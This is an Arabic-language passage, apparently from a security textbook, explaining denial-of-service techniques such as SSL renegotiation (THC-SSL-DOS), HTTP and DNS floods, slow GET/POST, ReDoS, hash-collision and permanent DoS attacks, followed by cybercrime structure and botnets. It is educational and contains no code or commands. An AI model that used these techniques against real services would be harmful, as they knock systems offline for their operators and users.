الصغيرة 4 بايت. والعديد من اتصالات من هذا النوع تستهلك الذاكرة المتوفرة الخادم، مما تسبب أيضا الحرمان من الخدمة.



SSL-Based Attacks

مع صعود طبقة المقابس الآمنة "***Secure Socket Layer***" (**SSL**)، وهي طريقة التشفير المستخدمة من قبل مختلف بروتوكولات شبكة الاتصالات الأخرى، والتي بدأ المهاجمون استهدافها. **SSL** يمتد فوق **TCP/IP** من الناحية النظرية، ويوفر الأمن للمستخدمين الاتصال عبر بروتوكولات أخرى من خلال تشفير اتصالاتهم وتوثيق التواصل بين الأطراف. هجمات حجب الخدمة القائمة على **SSL** تتخذ أشكالا عديدة: استهداف آلية **SSL handshake**، إرسال البيانات القمامة إلى الخادم **SSL**، أو استغلال بعض الوظائف المتعلقة بعملية التفاوض الخاصة بمفاتيح التشفير **SSL**. **SSL-based attacks** يمكن أن تعنى أيضا ببساطة أن يتم تشغيل هجوم **DoS** على حركة المرور المشفرة **SSL**، مما يجعل من الصعب للغاية تحديدها. غالبا ما تعتبر مثل هذه الهجمات "غير متماثلة"، لأنه يأخذ أكثر بكثير من موارد الخادم للتعامل مع الهجوم القائم على **SSL** أكثر من إطلاق واحده.

Encrypted-based HTTP attacks (HTTPS floods)

العديد من الشركات على الانترنت تستخدم **SSL/TLS** (طبقة نقل أمنه) على نحو متزايد في طلباتهم لتشفير حركة المرور وعبور آمن للبيانات من النهاية إلى النهاية. هجمات حجب الخدمة على حركة المرور المشفرة تأخذ في الارتفاع والتخفيف منها ليست واضحة كما هو متوقع. معظم تكنولوجيات التخفيف **DoS** في الواقع لا تفحص حركة مرور **SSL**، كما أنه يتطلب فك تشفير حركة المرور المشفرة.

HTTPS floods - هي فيضانات حركة المرور **HTTP** المشفرة والآن يشارك كثيرا في الهجوم حملات متعددة قائمة على

نقاط الضعف. في أعلى تأثير لـ **HTTPS floods**، هجمات **HTTP** المشفرة تضيف العديد من التحديات الأخرى مثل عبء آليات التشفير وفك التشفير.

THC-SSL-DOS


هذه الأداة تم تطويرها من قبل مجموعة من القرصنة الذي يطلق عليهم **The Hacker's Choice (THC)** بوصفها إثبات لمفهوم تشجيع البائعين على تصحيح نقاط الضعف **SSL** الخاصة بهم. **THC-SSL-DOS**، كما هو الحال مع غيرها من الهجمات "**low and slow**"، يتطلب سوى عدد قليل من الحزم التي تسبب الحرمان من الخدمة لو حتى لخادم كبير إلى حد ما. ويعمل عن طريق بدء ***SSL handshake*** العادية، وبعد ذلك على الفور يطلب إعادة التفاوض مع مفتاح التشفير، وتكرار استمرار طلب إعادة التفاوض هذا مرارا وتكرارا حتى تستنفد كل موارد الخادم. المهاجمين يحبون شن الهجمات التي تستخدم **SSL**، لأن كل جلسات **SSL session handshake** تستهلك خمسة عشر مره من الموارد من جانب الخادم أكثر من جانب العميل. في الواقع، يمكن لأجهزة الكمبيوتر المنزلية ذات المعيار العادي إسقاط خادم الويب بأكمله القائم على **SSL**، ويمكن للعديد من أجهزة الكمبيوتر إسقاط مزرعة كاملة من الخدمات الكبيرة المضمونة على الانترنت.

4. الهجمات التي تستهدف موارد التطبيق (Attacks Targeting Application Resources)

تزايدت حالات هجمات حجب الخدمة التي تستهدف موارد التطبيق مؤخرا، وتستخدم على نطاق واسع من قبل المهاجمين اليوم. أنها تستهدف ليس فقط بروتوكول **Hypertext Transfer Protocol (HTTP)**، ولكن أيضا **HTTPS** وبروتوكولات **DNS**، **SMTP**، **FTP**، **VOIP**، والتطبيقات الأخرى التي تمتلك نقاط ضعف يمكن استغلالها للسماح لهجمات حجب الخدمة. مثلما الهجمات التي تستهدف موارد الشبكة، هناك أنواع مختلفة من الهجمات التي تستهدف موارد التطبيق، بما في ذلك الفيضانات والهجمات "**low and slow**". هذه الأخيرة هي بارزة بشكل خاص، وتستهدف في الغالب نقاط الضعف في بروتوكول **HTTP**. **HTTP**، هو بروتوكول التطبيقات الأكثر استخداما على نطاق واسع على شبكة الإنترنت، وهو هدفا جذابا للمهاجمين.

HTTP Flood

HTTP flood هو هجوم دوس الأكثر شيوعا والذى يستهدف موارد تطبيق. وهو يتألف مما يبدو على أنه يكون مشروع، مجموعه من طلبات الجلسات **HTTP GET** أو **POST** يتم إرسالها إلى ملقم ويب الضحية، مما يجعل من الصعب اكتشافها. وتشن هجمات فيضانات **HTTP flood** عادة في وقت واحد من أجهزة كمبيوتر متعددة (***volunteered machines or bots***)، والتي تطلب باستمرار وبشكل متكرر تحميل صفحات الموقع المستهدف (***HTTP GET flood***)، واستنفاد موارد التطبيق مما أدى إلى حالة الحرمان من الخدمة. أدوات هجوم دوس الحديثة مثل **High Orbit Ion Cannon (HOIC)** توفر وسيلة سهلة الاستخدام لأداء هجمات متعددة الخيوط لفيضانات **HTTP** "**multi-threaded HTTP flood**".



DNS Flood

DNS flood من السهل إطلاقها، ولكن من الصعب الكشف عنها. واستنادا إلى نفس الفكرة عن هجمات الفيضانات أخرى، طوفان **DNS** يستهدف بروتوكول التطبيق **DNS** عن طريق إرسال كميات كبيرة من طلبات **DNS**. نظام اسم الدومين (**DNS**) هو بروتوكول يستخدم لترجمة أسماء النطاقات إلى عناوين **IP**. بروتوكولها الأساسي هو **UDP**، والاستفادة من ميزة الطلب والاستجابة السريعة دون الحاجة إلى


تأسيس اتصالات (كما يتطلب **TCP**). في **DNS flood**، المهاجم يرسل طلبات **DNS** متعددة إلى خادم **DNS** الضحية مباشرة أو عن طريق الروبوتات. خادم **DNS**، يتم إغراقه وغير قادر على معالجة كافة الطلبات الواردة، ويعطل في نهاية المطاف.

“Low and Slow” Attacks

خصائص هجمات "**Low and Slow**" في هذا القسم تتعلق على وجه الخصوص بموارد التطبيق (في حين أن هجمات "**Low and Slow**" السابقة استهدفت موارد الخادم). هجمات "**Low and Slow**" هذه تستهدف نقاط الضعف في تطبيق معين، مما يسمح للمهاجم خلسة أن يتسبب في الحرمان من الخدمة. هذه لا تعتمد على الحجم في الطبيعة، وكثيرا ما يمكن شن مثل هذه الهجمات من مجرد آلة واحدة؛ بالإضافة إلى ذلك، لأن هذه الهجمات تحدث على طبقة التطبيق، يتم تأسيس مصافحة **TCP** بالفعل، مما يجعل بنجاح حركة المرور الخبيثة تبدو مثل حركة المرور العادية عبر اتصال شرعي.


Slow HTTP GET Request

الفكرة وراء **Slow HTTP GET Request** تهيمن على جميع أو معظم موارد أحد التطبيقات من خلال استخدام العديد من الاتصالات المفتوحة، ومنعه من تقديم الخدمة للمستخدمين الذين يرغبون في فتح اتصالات مشروعة. في هذا الهجوم، المهاجم يولد ويرسل طلبات **HTTP GET** غير مكتملة إلى الخادم، الذي يفتح موضوع منفصل لكل من هذه طلبات الاتصال وينتظر بقية البيانات التي سيتم إرسالها. استمرار المهاجم في إرسال البيانات في **HTTP header** (ببطيء) لفترات محددة للتأكد من أن يبقى الاتصال مفتوحا ولا يحدث له اغلاق "**time out**". ولأن بقية البيانات المطلوبة تصل ببطء شديد، والخادم ينتظر على الدوام، مما يؤدى الى استنفاد المساحة محدودة في جدول ارتباطه وبالتالي التسبب في حالة الحرمان من الخدمة.



Slow HTTP POST Request

من أجل تنفيذ هجوم **slow HTTP POST request**، المهاجم يقوم بالكشف عن النماذج على موقع الويب للهدف ويرسل طلبات **HTTP POST** لملقم الويب من خلال هذه النماذج. يتم إرسال طلبات **POST**، بدلا من إرسالها بشكل طبيعي، بايت ببايت. كما هو الحال مع طلب **HTTP GET** البطيء، المهاجم يضمن اتصال خبيث لا يزال مفتوحا بانتظام عن طريق إرسال كل بايت من المعلومات الجديدة ببطء على فترات منتظمة. الخادم، على بينة من طول مضمون طلب **POST HTTP**، وليس لديه خيار سوى الانتظار لطلب **POST** كامل ليتسلمه (يقلد هذا السلوك المستخدمين الشرعيين مع اتصال إنترنت بطيء). المهاجم يكرر هذا السلوك مرات عديدة في موازاة ذلك، لا يغلق ابدا الاتصال المفتوح، وبعد عدة مئات من الاتصالات المفتوحة، الملقم الهدف غير قادر على التعامل مع الطلبات الجديدة، وبالتالي يحقق الحرمان من الخدمة.



Regular Expression DoS attacks

حالة خاصة من هجمات "**low and slow**" وهي هجوم **RegEx DoS** "أو **ReDoS**". في هذا السيناريو، المهاجم يرسل رسالة وضعت خصيصا (التي تسمى أحيانا **evil RegExes**) التي تعزز وجود ضعف في المكتبة "***library***" المنتشرة في الخادم، في هذه الحالة، مكتبة برامج التعابير المنطقية "***regular expression software library***". مما يؤدي الى جعل الملقم/الخادم يستهلك كميات كبيرة من الموارد في حين المحاولة لحساب التعابير المنطقية "***regex***" على المدخلات المقدمة من المستخدم، أو تنفيذ عمليات التعابير المنطقية "**regex**" المعقدة والمتعطشة للموارد "أي تستهلك كميات كبيرة من الموارد" والتي يمليها المهاجم.


Hash Collisions DoS attacks

هذا النوع من الهجمات يستهدف الثغرات الأمنية الشائعة في أطر تطبيق الويب. باختصار، معظم خوادم التطبيقات تقوم بإنشاء جداول الهاش "**hash table**" لفهرسة معلمات **POST session** وفي بعض الأحيان تكون مطلوبة لإدارة تصادم الهاش "***hash collisions***" عندما يتم إرجاع قيم الهاش المماثلة. **Collision resolutions** مكثفه في استخدام الموارد، لأنها تحتاج إلى جزء إضافي من وحدة المعالجة المركزية لمعالجة الطلبات. في سيناريو هجوم **Hash Collision DoS**، المهاجم يرسل رسالة **POST** وضعت خصيصا مع العديد من المعلمات. هذه المعلمات يتم بناؤها بطريقة تسبب تصادم الهاش "***hash collisions***" على جانب الملقم، وتباطؤ في تجهيز الاستجابة بشكل كبير. هجمات **Hash Collision DoS** هي فعالة جدا ويمكن إطلاقها من جهاز كمبيوتر مهاجم واحد، وهذه تستنفذ موارد خادم التطبيق ببطء.

5. تقنيات أخرى "Other Technique"

Peer-to-Peer Attacks


هجوم الند للند هو شكل أخر من هجوم دوس. في هذا النوع من الهجوم، المهاجم يستغل عددا من الأخطاء في خوادم الند للند لبدء هجوم **DDoS**. المهاجمون يستغلون العيوب الموجودة في شبكة تستخدم بروتوكول **DC++** (**Direct Connect Protocol**)، والذي يسمح بتبادل الملفات بين عملاء المراسلة الفورية. هذا النوع من الهجمات لا يستخدم الروبوتات "**botnet**" في الهجوم. على عكس الهجوم القائم على الروبوتات، هجوم الند للند يلغي حاجة المهاجمين في التواصل مع العملاء. هنا المهاجم يرشد العملاء في مراكز تبادل الملفات الند للند لقطع الاتصال من شبكة الاتصال الخاصة بهم وربطها إلى موقع ويب الضحية. مع هذا، فان عدد من آلاف من أجهزة الكمبيوتر قد تحاول الاتصال إلى موقع الهدف، والذي يسبب انخفاضا في أداء الموقع المستهدف. ويمكن تحديد هجمات الند للند هذه بسهولة بناء على توقيعاتهم. باستخدام هذه الطريقة، المهاجمين يطلقون هجمات ضخمة من الحرمان من الخدمات واختراق المواقع.



Permanent Denial-of-Service Attack


الحرمان من الخدمة الدائمة "***Permanent denial-of-service***" (**PDoS**) هي أيضا معروفه باسم **Plashing**. هذا يشير إلى الهجوم الذي يسبب الاضرار للنظام ويجعل الأجهزة غير صالحة للاستعمال للغرض الأصلي حتى يتم إما استبداله أو إعادة تثبيته. هجوم **PDoS** يستغل الثغرات الأمنية. وهذا يسمح بالإدارة عن بعد على واجهات إدارة أجهزة الضحية مثل الطابعات والراوتر، وغيرها من أجهزة الربط الشبكي.

يتم هذا الهجوم من الخارج باستخدام طريقة تعرف باسم "**bricking a system**". في هذه الطريقة، المهاجم يرسل البريد الإلكتروني، محادثات **IRC**، تويتات، عرض فيديوهات مع تحديثات للأجهزة المزورة للضحية عن طريق تعديل وإفساد التحديثات مع الضعف أو عيب في البرامج الثابتة. عندما ينقر الضحية على الروابط أو النوافذ المنبثقة في اشارة الى تحديثات الأجهزة المزروه، فانه يحصل على التثبيت على نظام الضحية. وهكذا، فإن المهاجم يأخذ السيطرة الكاملة على نظام الضحية.



Zero-Day DDoS Attacks

Zero-day DDoS attacks غالبا ما يسمى **one-packet-killers**, وهي نقاط الضعف في الأنظمة التي تسمح للمهاجمين من إرسال حزمة واحده أو أكثر إلى النظام المتأثر ليتسبب في حالة حجب الخدمة (التحطم أو إعادة التشغيل). هذه الهجمات غالبا ما تكون الأكثر في التخفي ويصعب اكتشافها لأنها غير معروفة للبائعين وغالبا لا يوجد لها تصحيحات أو حلول موجودة. عادة، يتم بيع هذا النوع من الضعف، ويستغل في السوق السوداء "**black market**"، مما يجعلها واحدة من أكبر التهديدات لأية منظمة. تسليح هذه الأنواع من مآثر أصبح الوضع الطبيعي الجديد لمجرمي الإنترنت.



10.5 الروبوتات (BOTNET)

حتى الآن، قد ناقشنا مفاهيم **DDoS/DoS** وتقنيات الهجوم. كما ذكر سابقا، يتم تنفيذ هجمات **DoS** و**DDoS** باستخدام **botnets** أو **zombies**، ومجموعة من أنظمة الأمن المخترقة "*security-compromised systems*".



عصابات الجريمة المنظمة (Organized Crime Syndicates)

لقد طور مجرمو الإنترنت طرق جديده وأنيقة لاستخدام الثقة لصالحهم وتحقيق مكاسب مالية. لقد تزايد مجرمو الإنترنت وأصبحوا مرتبطين مع عصابات الجريمة المنظمة للاستفادة من تقنياتهم. جرائم الإنترنت تزداد الآن وتصبح أكثر تنظيما. مجرمو الإنترنت قاموا بتطوير البرمجيات الخبيثة بشكل مستقل لتحقيق مكاسب مالية. الآن يعملون في مجموعات. نمت هذه كصناعة. هناك جماعات منظمة من مجرمي الإنترنت الذين وضع خطط لأنواع مختلفة من الهجمات وتقديم الخدمات الجنائية. تقديم خدمات مختلفة، من كتابة البرمجيات الخبيثة، إلى مهاجمة الحسابات المصرفية، لخلق هجمات الحرمان من الخدمة الضخمة ضد أي هدف مقابل ثمن. الزيادة في عدد البرمجيات الخبيثة يضع عبئا إضافيا على أنظمة الأمن. وفقا لتقرير **Data Breach Investigations** عام 2010، معظم الانتهاكات كانت مدفوعة من قبل مجموعات منظمة وتقريبا كل البيانات المسروقة (70٪) كان من عمل المجرمين خارج المنظمة المستهدفة. كما أن المشاركة المتنامية من العصابات الاجرامية المنظمة في الحرب الإلكترونية ذات دوافع سياسية و**Hacktivism** هو مصدر قلق لأجهزة الأمن الوطنية.

منظمات الجريمة الإلكترونية: الهيكل التنظيمي (ORGANIZED CYBER CRIME: ORGANIZATIONAL CHART)


تنظم الجرائم الإلكترونية بطريقة هرمية. كل مجرم يتقاضى اجراً اعتمادا على المهمة التي يقوم بها أو من خلال موقفه. رئيس منظمة الجريمة الإلكترونية، **the boss**، بمثابة منظم الأعمال. لا يرتكبون جرائم الإنترنت مباشرة. **The boss** هو الأول في مستوى التسلسل الهرمي. الشخص الموجود في المستوى التالي هو "**underboss**". **Underboss** هو الشخص الثاني في القيادة وإدارة العملية في الجرائم السيبرانية. **Underboss** يوفر حصان طروادة اللازم لشن هجمات وكما يدير مركز القيادة والسيطرة على حصان طروادة. الناس الذين يعملون تحت "**underboss**" معروفين باسم "**campaign managers**". يتم توظيف **campaign managers** هؤلاء وتشغيل حملات الهجوم الخاصة بهم. أنهم يؤدون الهجمات ويسرقون البيانات باستخدام شبكات انتمائهم كقنوات توزيع للهجوم. ومن ثم يباع البيانات التي تمت سرقتها بواسطة "**resellers**". لا يشارك هؤلاء **resellers** مباشرة في الهجمات. أنهم يقومون فقط ببيع البيانات المسروقة.



Botnet

أولا وقبل كل شيء، **Botnet**، في أضيق معاني الكلمات، ليست خبيثة. **Botnet** هو اختصار لشبكة الروبوت. المصطلح روبوت "**robot**"، أو بوت "**bot**"، هو مصطلح عام يعبر عن البرامج الاليه والتي تنفذ المهام من دون تدخل المستخدم. المصطلح لا يقتصر فقط على البوتنت. على سبيل المثال، **FPS** "**first person shooters**" في ألعاب الفيديو، الجنود التي لا يسيطر عليها البشر والتي هي جزء من اللعبة تسمى **bots**. هذه **bots** لديها توجيهات محددة سلفا، وهو البقاء على قيد الحياة وقتل القوى المعارضة. مثال على الاستخدامات المشروعة من **bots** والتي ظهرت في قنوات ادارة الدردشة على الإنترنت (**IRC**). ولكن منذ فترة تم استخدام هذا المصطلح لوصف سلالة جديدة من التهديدات، المصطلح **botnet** من خلال هذا الكتاب سوف يستخدم لوصف الروبوتات الخبيثة.

البوتنت هو الأكثر تهديدا والتي تعاني منه شبكة الانترنت اليوم. البوتنت هو عبارة عن شبكة ضخمه (يبلغ تعدادها بالآلاف وقد يصل للملايين) من آلات المخترقة التي يمكن تنسيقها عن بعد عن طريق المهاجم لتحقيق توجيه الخبيثة. التنسيق بين الأجهزة المصابة هو السمة الهامة التي تميز البوتنت من غيرها من البرامج الضارة. نظره مبسطه عن شبكة البوتنت من خلال الشكل التالى. في البوتنت، آلات المخترقة أو المضيفين المصابين يعتبروا بمثابة **bots** المهاجم. موجه من خلال أوامر المهاجم، هذه الشبكة من آلات 